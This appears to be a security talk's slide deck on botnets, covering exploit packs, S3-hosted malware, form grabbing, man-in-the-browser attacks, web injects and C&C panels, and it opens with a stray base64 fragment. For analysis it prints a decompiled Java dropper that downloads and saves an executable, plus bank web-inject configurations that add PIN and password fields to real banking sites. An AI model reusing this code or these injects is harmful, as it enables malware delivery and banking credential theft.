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faZtvk/KEOVARnO2R0gl+XQfQLmntYffOh9EfNn1FkL0AQKFrGXQ+imSsqzBJ1JAjB+/whjLpmDH
LxXpZAAMDRThkXThDQHvE/BOrGK8sSte9e1MesATKMuJREzmYN5xbHneH/OdkClj+bJ+RA/WdjZy
fugAokIn7W494qWS6f82wpYxowXeQXYAh3TXLUBXz8sMQuznPK5qiHEi7P0fQYg/xjG3YsWtKnsZ
RnRdsUzyD+zDEPCe/cFf2kPEYmpIQa2ahHv/IU8HUMAlGhh1jW==
```



Browser Exploit Packs (BEPs)

■ Browser Exploit Pack


— Interesting Tactics – A brief walkthrough

- JAVA SMB – One of the most effective exploit in BH
 - exploit downloads “new.avi” file for triggering exploitation of a Java based vulnerability
- Interesting to see what this file does
 - Running file in VLC player produces an error.
 - Can we change “new.avi” to “new.jar”? YES ! We can.
 - » Result is here.


```
public static void main(String[] paramArrayOfString)
{
    String str1 = "exe.";
    String str2 = new StringBuffer(str1).reverse().toString();
    String str3 = "ridpmt.oi.avaj";
    String str4 = new StringBuffer(str3).reverse().toString();

    String str5 = Math.random() + str2;
    String str6 = System.getProperty(str4);
    try
    {
        URL localURL = new URL(paramArrayOfString[3]);
        localURL.openConnection();
        InputStream localInputStream = localURL.openStream();

        FileOutputStream localFileOutputStream = new FileOutputStream(str6 + str5);
        byte[] arrayOfByte = new byte[1024];
        int i;
```



DEMO - 2



Malware on the Cloud

- Amazon WS Cloud Malware

 - Attackers are targeting Amazon's AWS to host malware

```
C:\audit\upx308w>upx.exe -d "c:\Documents and Settings\Administrator\Desktop\Nova_KamaSutra_Carnaval_pps.exe"
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2011
UPX 3.08w Markus Oberhumer, Laszlo Molnar & John Reiser Dec 12th 2011
-----
File size      Ratio      Format      Name
-----
1144320 <-   388608    33.96%    win32/pe    Nova_KamaSutra_Carnaval_pps.exe
Unpacked 1 file
Unpacked: 1 file
```

Unpacked

```
http://s3.amazonaws.com/kamasutras/
BackTrack Linux Offensive Security Exploit-DB Aircrack-ng SEORG.org Music
This XML file does not appear to have any style information associated with it. The document tree is shown below.
<Error>
  <Code>AccessDenied</Code>
  <Message>Access Denied</Message>
  <RequestId>88EF9F8C0334CE33</RequestId>
</Error>
<HostId>
  wGn5ij65KWet4Q7tu5ZmCSw15OHKkw062FkdTEXCDpfQzi6nj4AxiVWgFU1ONqqt
</HostId>
Error>
```

s3.amazonaws.com/kamasutras/Nova_KamaSutra_Carnaval_pps.exe

This XML file does not appear to have any style information associated with it. The document tree is shown below.

Opening Nova_KamaSutra_Carnaval_pps.exe

You have chosen to open

Nova_KamaSutra_Carnaval_pps.exe
which is a: DOS/Windows executable
from: http://s3.amazonaws.com

What should Firefox do with this file?

Open with Wine Windows Program Loader (def...
 Save File
 Do this automatically for files like this from now on.

Cancel OK

PEiD v0.94

File: C:\Documents and Settings\Administrator\Desktop\Nova_KamaSutra...

Entrypoint: 0012FAA0 EP Section: UPX1 >
File Offset: 0005BEA0 First Bytes: 60,BE,00,40 >
Linker Info: 2,25 Subsystem: Win32 GUI >

UPX 0.89.6 - 1.02 / 1.05 - 1.24 (Delphi) stub -> Markus & Laszlo

Multi Scan Task Viewer Options About Exit

Stay on top



Malware on the Cloud

■ Amazon WS Cloud Malware

— On reversing , the package downloads malware into “c:\winsys” directory from another directory present on Amazon AWS

- Downloaded files are presented below

 wmita.exe 1.4 MB — amazonaws.com	10:22 AM
 wmsan.exe 1.2 MB — amazonaws.com	10:22 AM
 wsan.exe 2.9 MB — amazonaws.com	10:21 AM
 wne.exe 2.4 MB — amazonaws.com	10:21 AM
 wmi.dll 3.0 MB — amazonaws.com	10:21 AM
 wb.exe 2.7 MB — amazonaws.com	10:20 AM
 ssleay32.dll 216 KB — amazonaws.com	10:20 AM
 secman.dll 142 KB — amazonaws.com	10:20 AM

 libeay32.dll 1.0 MB — amazonaws.com	10:19 AM
 BROWN.exe 16.0 KB — amazonaws.com	10:18 AM
 faces.exe 1.8 MB — amazonaws.com	10:18 AM
 hots.exe 1.7 MB — amazonaws.com	10:17 AM
 Msn.exe 1.8 MB — amazonaws.com	10:17 AM
 facee.exe 1.8 MB — amazonaws.com	10:16 AM

**Malicious files extracted
from the package**



Malware on the Cloud

- Amazon WS Cloud Malware

- Afterwards


- Some of the files were again packed with UPX packer
 - All the files were flagged as malicious

Sent an alert in the form of tweet to Amazon. Malware was removed.

Executables are flagged as malicious

- Heuristics.Shuriken
- Trojan.FakeMSN
- Trojan.Clicker
- Trojan.Banker
- Spyware.Banker
- Trojan.Clicker
- Trojan.Clicker
- Trojan.Clicker
- Trojan.Agent
- Spyware.Agent
- Trojan.Banker

- File C:\Documents and Settings\Administrator\My Documents\Downloads\BROWN.exe
- File C:\Documents and Settings\Administrator\My Documents\Downloads\Msn.exe
- File C:\Documents and Settings\Administrator\My Documents\Downloads\wb.exe
- File C:\Documents and Settings\Administrator\My Documents\Downloads\wmi.dll
- File C:\Documents and Settings\Administrator\My Documents\Downloads\wmia.exe
- File C:\Documents and Settings\Administrator\My Documents\Downloads\wmsan.exe
- File C:\Documents and Settings\Administrator\My Documents\Downloads\wne.exe
- File C:\Documents and Settings\Administrator\My Documents\Downloads\wsan.exe
- File C:\Documents and Settings\Administrator\My Documents\Downloads\facee.exe
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- File C:\Documents and Settings\Administrator\My Documents\Downloads\hots.exe




Exploiting Social Networks

■ Social Networks


- Attackers exploit the inherent design flaws in social networks
- Used to spread malware at large scale

— LikeJacking (=~ClickJacking)

- Used to add malicious links on user's profile in Facebook
- LikeJacking collaboratively used with ClickJacking
- Efficient in spreading malware



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Present-day Botnets

Information Stealing and Manipulation Tactics



Browsers - Form Grabbing

- Why?
 - Keylogging produces plethora of data
 - Form grabbing – extracting data from the GET/POST requests
 - Based on the concept of hooking and DLL injection
 - Virtual Keyboards
 - Implements the form grabbing functionality to send POST requests
 - No real protection against malware




The screenshot shows an "Internet Banking Login" page. It features a red header bar with the title "Internet Banking Login". Below the header, there is an "Important Security Notice" stating that the bank does not ask for personal information other than the user ID and password. The login form includes fields for "User ID" (containing "1234567890"), "Password" (masked with dots), and a "Start in" dropdown menu set to "My Accounts". A "Log-in" button is positioned below the password field. To the right of the login form, a "Virtual Keyboard" is displayed, which is a grid of buttons for letters, numbers, and symbols, intended for password entry. At the bottom of the page, there are three links: "New users? Register here. Report a suspicious e-mail.", "Forgot password? Cyber Cafe Security", and "Trouble logging in? About e-mail fraud".



Browsers - Form Grabbing

■ Facts and Reality

- All the botnets (Banking, IRC etc) use this technique
- Very hard to overcome the consequences
- All browsers can be circumvented to execute non legitimate hooks



Man In the Browser (MITB)


■ Subverting Protection Mechanism

- Exploits the victim system and browser environment
 - SSL / PKI does not stop the infections by MITB
 - Two Factor/ SSO authentication module does not stop it
 - Concept of browser rootkits
 - Implements DLL Hijacking
 - Exploits Online Banking

- Man-in-the-browser also sometimes called a “proxy Trojan”
- Operates from “within” the Web browser by *hooking* key Operating System and Web browser API's, and *proxying* HTML data

• Allows the attacker to:

- Not have to worry about encryption (SSL/TLS happens outside the browser)
- Inspect any content sent or received by the browser
- Inject and manipulate any content before rendering within the Web browser
- Dynamically create additional GET/POST/PUT/etc. to any destination



http://www.cronto.com/download/internet_banking_fraud_beyond_phishing.pdf

Web Injects – Infection on the Fly

■ Web Injects

- Injecting incoming request with malicious content
- Web page is tampered which looks legitimate
 - Primary aim is to inject credential stealing forms and input tags
 - Similar concept is used to inject pointers to remote malware site.
 - Concept of Third Generation Botnets (**Give me your money 😊**)

```
set_url https://click.alfabank.ru/ALFAIBSR/ControllerServlet* G
data_before
<input class="text_login" type='password' name='password' */td>
data_end
data_inject
<tr>
<td>
<input class='text' type='text' name='ATM' size='13' value="" style="display:none" disabled>íîîâš èâðòú:</td>
<td><input class='text' type='text' name='ATM' value="" maxlength='16' value="" tabindex='2' autocomplete="off" id='ATMid'></td><tr>
<td>
<input class='text' type='password' name='PIN' size='13' value="" style="display:none" disabled>ÏËÏ Êîä:</td>
<td><input class='password' type='password' name='PIN' value="" maxlength='16' value="" tabindex='2' autocomplete="off" id='PINid'></td>
<tr>
<td>
<input class='text' type='text' name='EXP' size='13' value="" style="display:none" disabled>Ëîäîä äî: (îðèîâš 01/10)</td>
<td><input class='text' type='text' name='EXP' value="" maxlength='16' value="" tabindex='2' autocomplete="off" id='EXPid'></td>
data_end
data_after
<td>
data_end
```



Web Injects – Log Detection

```
set_url https://engine.paymentgate.ru/bpcervlet/BPC/index.jsp* GF
data_before
<td><input class="text" type="text" name="userId" value=""></td>
data_end

data_inject
<td class="merchantLogin">iàšfiëü</td>
data_end

data_after
<td><input class="text" type="password" name="password" value=""></td>
data_end

data_before
<td class="merchantLogin">iàšfiëü</td>
<td><input class="text" type="password" name="password" value=""></td>
data_end

data_inject
<td class="merchantLogin">iëàòãæiüé iàšfiëü</td>
<td><input class="text" type="password" name="platej_pass" value=""></td>
data_end

data_after
<td><input class="button" type="submit" value="Âfièòè"></td>
data_end

set_url https://online.sbank.ru/Login.shtm?RC=5* GP
data_before
<tr bgColor=*
data_end
data_inject
Ñ:ãò íòéšúò:
<td> <input type="text" name="Login" size="10"*
<td> <input type="Password" name="Password" size="10"*
data_end
data_after
</tr>
data_end

set_url https://ms.intellibank.ru/Front_Web/logon.asp* GP
data_before
data_end
data_inject
data_end
data_after
data_end

set_url https://client.uralsibbank.ru/* GP
data_before
data_end
data_inject
*<INPUT type="text" name="CustIdent" id="CustIdent"*
*<INPUT type="password" name="CustAuth" id="CustAuth"*
data_end
```



<http://secniche.blogspot.com/2011/07/spyeye-zeus-web-injects-parameters-and.html>



Web Injects – Action

```
C:\webinjects.txt - Notepad++
File Edit Search View Encoding Language Settings Macro Run TextFX Plugins Window ?
fm_boa-grabber.php fm_boa-grabber_sub.php webinjects-boa-pack.bt webinjects.bt ajax_get.js.dat

1 #
2 # BOA injects
3 #
4 # changing title here
5 set_url *bankofamerica.com*index* GP
6 data_before
7 <title>
8 data_end
9 data_inject
10 inject is here (===)
11 data_end
12 data_after
13 </title>
14 data_end
15 # Prefill
16
17 set_url *bankofamerica.com/* GP
18 data_before
19 data_end
20 data_inject
21 rememberme_prefill = "";
22 data_end
23 data_after
24 if (rememberme_prefill != "")
25 data_end
26 # Grabbing Account Type
27
28 set_url https://onlineeast#.bankofamerica.com/*GotoWelcome GPH
29 data_before
30 <div class="primaryNavCnt">
31 data_end
32 data_inject
33 BOA : Account Type
34 data_end
35 data_after

3871 chars 4221 bytes 1 Ln:11 Col:20 Sel:0 (0 bytes) in 0 ranges Dos/Windows ANSI INS
```

inject is here (===) - Mozilla Firefox

Bank of America Corporation (US) https://www.bankofamerica.com/index.jsp

inject is here (===)

Bank of America

Locations • Contact Us • Help • Sign In

Enter keyword(s)

PERSONAL > SMALL BUSINESS > CORPORATE & INSTITUTIONAL > ABOUT BANK OF AMERICA >

Online Banking

Enroll | View demo | Learn more

Enter Online ID:

Save this Online ID

Where do I enter my Passcode?

Sign In

Forgot or need help with your ID?

Reset Passcode

Sign in for location other than CA

Your Privacy & Security

Report phishing email

McAfee® - 1 year free

Know your credit scores

Our security commitment

ATMs & Banking Centers

Enter ZIP code or city, state

Go

More search options

Simple to get, simple to use.

Get Mobile Banking in 2 steps

1. Select device
2. Enter mobile number

Get App

Products & Services

Checking

Savings & CDs

Credit Cards

Mortgage

Refinance

Home Equity

Auto Loans

Insurance & Protection

IRAs

Open an Account >>

Manage Your Money

Online Investing

Order Check Card

Facts About Fees

Online Banking >>

View Your Accounts

Bill Pay

Use Mobile Banking

Track Your Expenses

Enroll in Online Banking >>

Achieve

Investment

Merrill Lynch

Plan for Retirement

Keep the Cash

Add It Up™

Financial Services

Student Banking

Search for

\$0 Enjoy \$0 equity trades¹

With Online Pay you may never miss a

Прочитано www.bankofamerica.com 1.7 MB / 29.3 MB 0 MB

Web Fakes

■ Understanding Web Fakes

- Plugins used to spoof the content in browsers
- Supports both protocols HTTP/HTTPS
- Based on the concept of internal URL redirection
- All browsers are affected

■ How ?

— Plugins use the defined metrics in the configuration file

- URL_MASK
- URL_REDIRECT
- FLAGS
- POST_BLACK_MASK
- POST_WHITE_MASK
- BLOCK_URL
- WEBFAKE_NAME
- UNBLOCK_URL




Web Fakes – Function Calls

```
54.
55. DLLEXPORT void Callback_OnBeforeLoadPage(IN PCHAR szUrl, IN PCHAR szVerb, IN PCHAR szPostVars, OUT PCHAR * lpszContent, OUT PDWORD lpdwSize)
56. {
57.     if (!strstr(szUrl, "google")) {
58.
59.         DebugWrite("Output : \n{ %s }\n", data);
60.
61.         if (!checkmem_forread(lpszContent, sizeof(DWORD))) {
62.             DebugWrite("[ERROR] : Achtung! : *lpszContent == 0x%08X is not readable", *lpszContent);
63.             return;
64.         }
65.
66.         *lpszContent = (PCHAR)malloc(sizeof(data));
67.         if (!*lpszContent) {
68.             DebugWrite("[ERROR] : Achtung! : *lpszContent == NULL");
69.             return;
70.         }
71.         CopyMemory(*lpszContent, data, sizeof(data));
72.         *lpdwSize = sizeof(data);
73.     }
74. }
75. }
~

82. DLLEXPORT void Callback_ProcessContentOfPage(IN PCHAR szUrl, IN PCHAR szVerb, IN PCHAR szPageContent, OUT PCHAR * szOut, IN OUT PDWORD lpdwSize)
83. {
84.     if (strstr(szUrl, "google")) {
85.         DWORD dwMaxSize = 200000;
86.         if (dwMaxSize < strlen(szPageContent))
87.             return;
88.         *szOut = (PCHAR)malloc(dwMaxSize);
89.         if (!*szOut)
90.             return;
91.         ZeroMemory(*szOut, dwMaxSize);
92.         CopyMemory(*szOut, szPageContent, strlen(szPageContent));
93.         PCHAR szPos = strstr(*szOut, "porno");
94.         if (szPos) {
95.             CopyMemory(szPos, "xxxxx", 5);
96.         }
97.         *lpdwSize = strlen(szPageContent);
98.     }
99. }
```




Web Fakes – Real Example



Other Information Stealing Tactics ..

- Bot Plugin Architecture
 - Credit Card Grabber
 - Certificates Grabber
 - SOCKS 5 Backconnect
 - FTP Backconnect
 - RDP BackConnect
 - DDoS Plugins
 - Webcam Hijacker
 - Infecting Messengers (Spreaders)
 - And so on..... depending on the design !



Smoke Bot & ICE Bot

A Walkthrough – C&C Panels



Smoke Bot Infections

Smoke Bot

>> STATS <<

>> BOTS <<

>> TASKS <<

>> OPTIONS <<

>> LOGS <<

>> SOCKS <<

>> CMD SHELL <<

Statistic

All Bots - 356
Today - 189
Online - 26

EXE - 0

Loads - 0
Runs - 0

For update - 0
Doubles - 5

Sellers

 77777 - 356
















OS

 Windows XP - 213
 Windows 7 - 122
 Windows Vista - 16
 Windows 2003 - 5

32-bits - 327
64-bits - 29
















Online Countries

[Show/Hide](#)

 US - 4
 ID - 4
 BR - 2
 GB - 2
 PL - 2
 UA - 2
 CO - 1
 AL - 1
 MX - 1
 PH - 1
 KR - 1
 EG - 1
 BY - 1
 BG - 1
 SA - 1

Countries

[Show/Hide](#)

 ID - 43
 PL - 34
 RU - 32
 UA - 30
 BR - 30
 BY - 27
 EG - 16
 US - 12
 SA - 10
 AM - 9
 IN - 7
 PE - 6
 TR - 6
 LB - 5
 MY - 5

Smoke Bot Infections

Smoke Bot

>> STATS <<

>> BOTS <<

>> TASKS <<

>> OPTIONS <<

>> LOGS <<

>> SOCKS <<

>> CMD SHELL <<

Add new task

Local file:

Comment:

GEO: (ex.: ru,us,gb)

Limit: Seller:

Run as EXE LoadLibrary regsvr32

Remote file:

Comment:

GEO: (ex.: ru,us,gb)

Limit: Seller:

URL:

Run as EXE LoadLibrary regsvr32

ICE Bot Infections

Scripts Search in database Search in files Jabber notifier Informatic Scripts Search in database Search in files Jabber notifier

OS list for botnet: [All] >>

Server 2008 x64, SP 1	3
Server 2008 R2 x64, SP 1	3
XP, SP 2	2
Server 2003 x64, SP 2	2
XP, SP 3	2
Server 2008 x64, SP 2	1
Server 2008, SP 2	1
Server 2003, SP 1	1
Server 2003, SP 2	1

Software versions

Operation system: Linux 2.6.18-164.11.1.el5PAE #1 SMP Wed Jan 20 08:16:13 EST 2011
Control panel: 1.1.7
PHP: 5.2.13, cgi
Zend engine: 2.2.0
MySQL server: 5.0.90-community
MySQL client: 5.0.90

Paths

Local path: /home [redacted]_html/web/adm
Reports path: /home [redacted]_html/web/adm/_reports

Client

User agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:10.0.2) Gecko/20100101 Firefox/10.0.2
IP: [redacted]

Information

Total reports in database: 1 694
Time of first activity: 17.01.2012 05:26:59
Total bots: 16
Total active bots in 24 hours: 18.75% - 3
Minimal version of bot: 1.2.0
Maximal version of bot: 1.2.5

Current botnet: [All] >>

Actions: Reset "New bots"

New bots (14)

US	9
IN	3
--	2

Online bots (3)

US	2
IN	1

ICE bot design in practice.
Information extracted from infected
machines



Conclusion

- At last
 - We were and we are still living with botnets
 - This problem is like a cat and mouse game which is really hard to eradicate

Remember !

Malware exploits you first then technology!



Questions !



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